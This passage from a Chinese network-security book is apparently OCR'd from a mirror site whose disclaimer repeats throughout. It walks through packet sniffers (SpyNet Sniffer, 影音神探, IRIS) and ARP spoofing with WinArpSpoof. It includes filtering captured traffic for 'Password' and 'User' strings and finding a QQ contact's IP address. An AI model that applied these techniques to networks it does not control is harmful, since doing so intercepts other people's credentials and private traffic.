网络监听工具 SpyNet Sniffer 包含 Telnet、POP、ICQ、HTTP、login 等，可以告诉用户谁连接到了自己的系统，还可以告诉用户与自己相连的计算机正在做什么，如果有人攻击自己的系统，SpyNet Sniffer 可以攫取相关证据。

使用 SpyNet Sniffer 攫取相关证据的具体操作步骤如下。

步骤 01 下载并安装 SpyNet Sniffer 嗅探器之后，第一次运行 SpyNet Sniffer 后，将会弹出“Settings”对话框，在其中选择需要监听对象，如图 11-22 所示。

步骤 02 单击“Active”按钮，在“Active”设置区域可以选择当缓冲满时应采取的措施，以及记录文件保存的路径等信息，如图 11-23 所示。




图 11-22 选择监听对象




图 11-23 设置运行参数

步骤 03 单击“Miscellaneous”按钮，在“Miscellaneous”设置区域设置缓冲区的大小，如图 11-24 所示。单击“确定”按钮，打开“SpyNet Sniffer”窗口，如图 11-25 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-24　设置缓冲区大小




图 11-25　SpyNet Sniffer 操作界面

步骤 04 在“SpyNet Sniffer”操作窗口中单击“Start Capture”按钮，开始捕获与本机有通信关系的数据信息，如图 11-26 所示。




图 11-26　捕获数据信息

步骤 05 单击“Stop Capture”按钮，即可停止捕获。单击工具栏上的“Save”按钮，打开“另存为”对话框，将捕获的信息保存成 CAP 文件，11-27 所示。

步骤 06 单击工具栏上的“Peep Net”按钮，打开“Peep Net”窗口，在其中单击“Open”按钮，在“打开”对话框中选择需要打开的文件，如图 11-28 所示。



图 11-27　“另存为”对话框



图 11-28　“打开”对话框

步骤 07 单击“打开”按钮，即可将保存的 CAP 文件载入到“Peep Net”窗口，如图 11-29

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所示。在“Peep Net”窗口的左侧单击需要查看的信息条，在右侧窗口中即可看到其网页内容及其网页信息，如图 11-30 所示。




图 11-29 “Peep Net”窗口




图 11-30 查看网页信息

11.1.4 网络嗅探器：影音神探

网络嗅探器——影音神探使用 WinPcap 开发包，可嗅探流过网卡的数据并智能分析过滤，快速找到所需要的网络信息，如音乐、视频、图片、文件等。软件智能化程度高，使用方便快捷。支持 WINPCAP 各个版本、支持操作系统 WIN9X/WIN2K/WINXP/VISTA/WIN7，适应能力加强。同时，增加了支持无线网卡的嗅探能力，软件使用更广泛。

使用网络嗅探器“影音神探”的具体操作步骤如下。

步骤 01 下载并安装网络嗅探器（影音神探）之后，第一次运行该软件，可打开如图 11-31 所示的界面，提示用户还没有安装 WinPcap 安装包，单击“OK”按钮，打开“WinPcap 4.1.1Setup”窗口，如图 11-32 所示。



图 11-31 警告提示信息




图 11-32 “WinPcap 4.1.1Setup”窗口

步骤 02 单击“Next”按钮，打开“Welcome to the WinPcap 4.1.1 Setup Wizard（欢迎使用 WinPcap 4.1.1 安装向导）”窗口，如图 11-33 所示。

步骤 03 单击“Next”按钮，打开“Licence Agreement（许可证协议）”对话框，在其中查看相关的安装协议，如图 11-34 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-33　“欢迎使用 WinPcap 4.1.1 安装向导”窗口




图 11-34　“许可证协议”对话框

步骤 04 单击“I Agree（我同意）”按钮，打开“Installation Options（安装选项）”对话框，在其中勾选相应的复选框，如图 11-35 所示。单击“Install”按钮，即可开始安装 WinPcap 4.1.1 软件并显示安装的进度，如图 11-36 所示.




图 11-35　“欢迎使用 WinPcap 4.1.1 安装向导”对话框




图 11-36　“许可证协议”对话框

步骤 05 安装完成后，再启动网络嗅探器（影音神探），会打开信息提示框，提示用户“首次运行程序，或网络适配器配置错误，程序将会测试所有网络适配器”，如图 11-37 所示。

步骤 06 单击“OK”按钮，即可打开“设置”对话框，提示用户“当前网络适配器可用，是否它作为缺省适配器”，如图 11-38 所示。



图 11-37　“信息提示”对话框



图 11-38　“信息提示”对话框

步骤 07 单击“OK”按钮，即可将当前网络适配器设置为缺省适配器，如图 11-39 所示。选择“常规设置”选项卡，在设置界面中可以勾选“自动开启嗅探”、“允许列举未定义文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

类型”、“允许列举重复的 URL”复选框，如图 11-40 所示。




图 11-39 “网络适配器”选项卡




图 11-40 “常规设置”选项卡

步骤 08 选择“文件类型”选项卡，在设置界面中可以设置嗅探的文件类型，包括视频文件、音频文件、图片文件、文本文件、自定义类型等，如图 11-41 所示。单击“确定”按钮，保存设置，并打开网络嗅探器（影音神探）操作主界面，如图 11-42 所示。




图 11-41 “文件类型”选项卡



图 11-42 网络嗅探器（影音神探）

步骤 09 在网络嗅探器（影音神探）操作主界面中单击“开始嗅探”按钮，即可开始嗅探流过本机网卡的数据，如图 11-43 所示。

步骤 10 如果需要嗅探一定类型的数据，则可以在网络嗅探器（影音神探）主界面中选择“嗅探”→“过滤设置”菜单项，打开“数据包过滤设置”对话框，在其中可以选择过滤的网站、数据包类型、包含的字符串、数据包方向、数据包长度等，如图 11-44 所示。



图 11-43 嗅探到的数据



图 11-44 “数据包过滤设置”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 11 单击“确定”按钮，当再次单击“开始嗅探”按钮后，就只嗅探符合条件的数据包，如图 11-45 所示。

步骤 12 如果想要分类查看锁嗅探到的数据包，则可以在网络嗅探器（影音神探）主界面中单击鼠标右键，从弹出的快捷菜单中选择“分类查看”→“图片文件”菜单项，即可只显示图片文件类型的数据列表，如图 11-46 所示。




图 11-45　过滤嗅探数据



图 11-46　分类查看数据列表

11.1.5　局域网嗅探工具：IRIS 嗅探器

IRIS 嗅探器是一款局域网嗅探工具，可以帮助系统管理员轻易地捕获用户的使用情况，同时检测进入本机和本机发出的信息流。

使用 IRIS 嗅探器捕获数据流的具体操作步骤如下。

步骤 01 下载并按照 IRIS 嗅探器，第一次启动该嗅探器时，将会弹出“Settings”对话框，在“Adapters（适配器）”选项卡中要求用户选择绑定的网卡，如图 11-47 所示。

步骤 02 用户还可以对其他选项进行设置，选择“Capture（捕获）”选项卡，在其中可以设置捕获的相关选项，包括是否用地址簿、操作选项等，如图 11-48 所示。




图 11-47　“Adapters（适配器）”选项卡




图 11-48　“Capture（捕获）”选项卡

步骤 03 选择“Decode（解码）”选项卡，在其中可以设置解码的相关选项，包括是 DNS Reverse Lookup（DNS 反向查找）、HTTP 端口等，如图 11-49 所示。

步骤 04 选择“Guard（监视）”选项卡，在其中可以设置监视的相关选项，包括是 Enable Alarm sour（是否使用警报）等，如图 11-50 所示。

步骤 05 选择“Miscellaneous（其他）”选项卡，在其中可以设置其他的相关选项，包括 Packet buffer（数据包缓冲区）的大小等，如图 11-51 所示。单击“确定”按钮，保存设置，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

并打开 IRIS 嗅探器的主操作界面，如图 11-52 所示。




图 11-49 “Decode（解码）”选项卡




图 11-50 “Guard（监视）”选项卡




图 11-51 “Miscellaneous（其他）”选项卡



图 11-52 “IRIS 嗅探器”主界面

步骤 06 在 IRIS 嗅探器的主操作界面中单击工具栏上的“start capture”按钮，可捕捉所在网段里所有的数据包，单击“Capture”图标，主窗口被分为 3 个窗格：左侧的“Packet Decoder”窗格用树型结构显示着每个数据包的详细结构以及数据包的每个部分所包含的数据；右下角的“Packet Editer”窗格分左右两部分，左边显示数据包的十六进制信息，右边则显示对应的 ASCII 值；右上角的“Packets Lists”窗格显示所有流经的数据包列表（新产生的数据包自动添加到列表里）。选中特定的数据包之后，其详细信息将会呈树型显示在“Packet Decoder”窗格中，如图 11-53 所示。

步骤 07 单击“Decode”按钮，即可对捕获的数据包进行分析，其主窗口也分为三个窗格。左边的“Host Activity”窗格用于列出按照服务类型显示的树型结构的主机传输信息；选中某个服务之后，客户端和服务器之间的会话信息就会显示在“Sessions list View”窗格中，选中某个会话记录，就可以在“Session Data View”窗格里显示解码后的信息；在“Sessions list View”窗格中每个会话的属性有服务器、客户机、服务器端口、客户机端口、客户机物理地址，还有服务器到客户机的数据量、客户机到服务器的数据量以及总的数据量；右下角的“Session Data View”窗格显示解码后的会话信息，如图 11-54 所示，

步骤 08 一般情况下，流经 Sniffer 的数据很多，但大部分都没什么实际用处，可以通过“Filters”设置仅处理需要的信息以减少系统资源占用。单击 Iris 主窗口左边的“Filters”图标，弹出“Edit Filter Settings（编辑过滤设置）”的配置窗口，在“Hardware filters（硬件过滤）”选项卡中确保选中“Promiscuous（混杂）模式”复选框，以保证可捕捉当前网段的数据包，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 11-55 所示。




图 11-53　捕获到的数据信息



图 11-54　对捕获的数据包进行分析

步骤 09 选择“Word（单词过滤）”选项卡，在其中可以过滤包含特定字符串的数据包，比如包含“Password”、“User”等敏感字眼，可以同时包含多个关键字（All 按钮）或其中之一（Any 按钮），如图 11-56 所示。




图 11-55　“Hardware filters（硬件过滤）”选项卡




图 11-56　“Word（单词过滤）”选项卡

步骤 10 选择“MAC Address（物理地址）”选项卡，在打开的设置区域中可以对本机中的物理地址进行数据包过滤设置，如图 11-57 所示。选择“Port（端口）”选项卡，在打开的设置区域中可以对本机中的过滤端口进行设置，如图 11-58 所示。用户还可以对 IP 地址、高级选项等进行条件过滤设置。在设置完毕后，单击“确定”按钮保存设置。




图 11-57　“MAC Address（物理地址）”选项卡




图 11-58　“Port（端口）”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 11 单击工具栏上的“Show Top Hosts Statistics”按钮，可按图表的形式展示与本机相连的数据量最大的 10 台主机，如图 11-59 所示。还可以用多种方式显示（包括饼图、柱状图等），还可以在底部状态栏上切换数据包类型（IP 包、MAC 包或 IPX 包）。可以据此查出可疑连接（显然数据通信量最大的几个连接主机都值得怀疑），如图 11-60 所示。




图 11-59 按柱形的形式展示与本机相连的主机




图 11-60 按曲线的形式展示与本机相连的主机

另外，该嗅探工具还有一个很特别的用处，就是显示 QQ 聊友的 IP 地址，只需在状态栏上切换到 IP 类型（因为是互联网连接，所以只用到 TCP/IP 协议）之后，给聊友发一个信息，图表中马上就可以增加对方的 IP 地址了。

11.2 ARP 欺骗嗅探的渗透

ARP 欺骗容易造成客户端断网，从而进行数据嗅探。按照影响网络连接通畅方式的不同，ARP 欺骗分为对路由器 ARP 表的欺骗和对内网 PC 网关的欺骗两种方式。

11.2.1 ARP 嗅探欺骗概述

ARP 是地址转换协议，它是一个数据链路层协议，工作在 OSI 模式的第二层，在本层和硬件接口之间进行联系，同时为上层（网络层）服务。简单地说，ARP 就是用来将 IP 地址解析为 MAC 地址的，而 ARP 欺骗就是冒名顶替其他计算机的 MAC 地址，从而捕获发送给其他计算机的数据信息。下面介绍一下如何查看 ARP 缓存表，另外，ARP 缓存表也可以添加和修改。具体的操作步骤如下。

步骤 01 在“命令提示符”窗口中，输入“arp -a”命令就可以查看 ARP 缓存表中的内容，如图 11-61 所示；用“arp -d”命令可以删除 ARP 表中所有的内容，如图 11-62 所示。

步骤 02 用“arp -d +空格+ <指定 ip 地址>”命令可以删除指定 ip 所在行的内容，如图 11-63 所示。用“arp -s”命令可以手动在 ARP 表中指定 IP 地址与 MAC 地址的对应，类型为 static（静态），如图 11-64 所示。

另外，需要注意的是：此项存在硬盘中，而不是缓存表，计算机重新启动后仍然存在，且遵循静态优于动态的原则，所以这个设置不对，可能导致无法上网。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-61　查看 ARP 缓存表中的内容



图 11-62　删除缓存表中所有的内容



图 11-63　删除缓存表中某行内容



图 11-64　手动在 ARP 表中指定 IP 地址与 MAC 地址的对应

当一台或整个局域网遭受到了 ARP 欺骗木马后，其主要现象表现为：客户端状态频频变红，用户频繁断网，IE 浏览器频繁出错，以及一些常用软件出现故障等。如果局域网中是通过身份认证上网的，会突然出现可认证但不能上网的现象（无法 ping 通网关），重启机器或在 MS-DOS 窗口下运行命令 arp -d 后，又可恢复上网。

ARP 欺骗木马只需成功感染一台电脑，就可能导致整个局域网都无法上网，严重的甚至可能带来整个网络的瘫痪。该木马发作时除了会导致同一局域网内的其他用户上网出现时断时续的现象外，还会窃取用户密码，如盗取 QQ 密码、盗取各种网络游戏密码和账号去做金钱交易，盗窃网上银行账号来做非法交易活动等，这是木马的惯用伎俩，给用户造成了很大的不便和巨大的经济损失。

11.2.2　交换型网络嗅探器 WinArpSpoof

WinArpSpoof 是一个用于交换机环境下的网络数据包转发的工具，其原理很简单，是目前流行的 Arp 欺骗技术。它通过发送虚假的 Arp 数据包，让局域网内的其他机器认为 WinArpSpoof 所在的电脑就是网关，把数据包发给它，然后再由它转发给真正的网关。

使用 WinArpSpoof 嗅探网络数据的操作步骤如下。

步骤 01 下载并运行 WinArpSpoof 应用程序，如果本机中没有安装 Winpcap 驱动，则需要先把 Winpcap 驱动安装好（上面已经讲过，这里不再重述），WinArpSpoof 才能正常运行并打开其操作主界面，如图 11-65 所示。

步骤 02 在 WinArpSpoof 主界面的工具栏中单击“选项”按钮，打开“选项”对话框，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在“适配器”选项卡中选择本机正在运行的网卡，包括当前网卡的 IP 地址、子网掩码、默认网关等，如图 11-66 所示。



图 11-65 WinArpSpoof 主界面




图 11-66 “适配器”选项卡

步骤 03 选择“欺骗”选项卡，在其中可以选择欺骗的类型，设置欺骗更新时间，设置当 ARP（或网关）欺骗时是否终止一切行为，如图 11-67 所示。在 WinArpSpoof 主界面的工具栏中单击“扫描”按钮，即可嗅探流经本台主机网卡的相关数据信息，如图 11-68 所示。

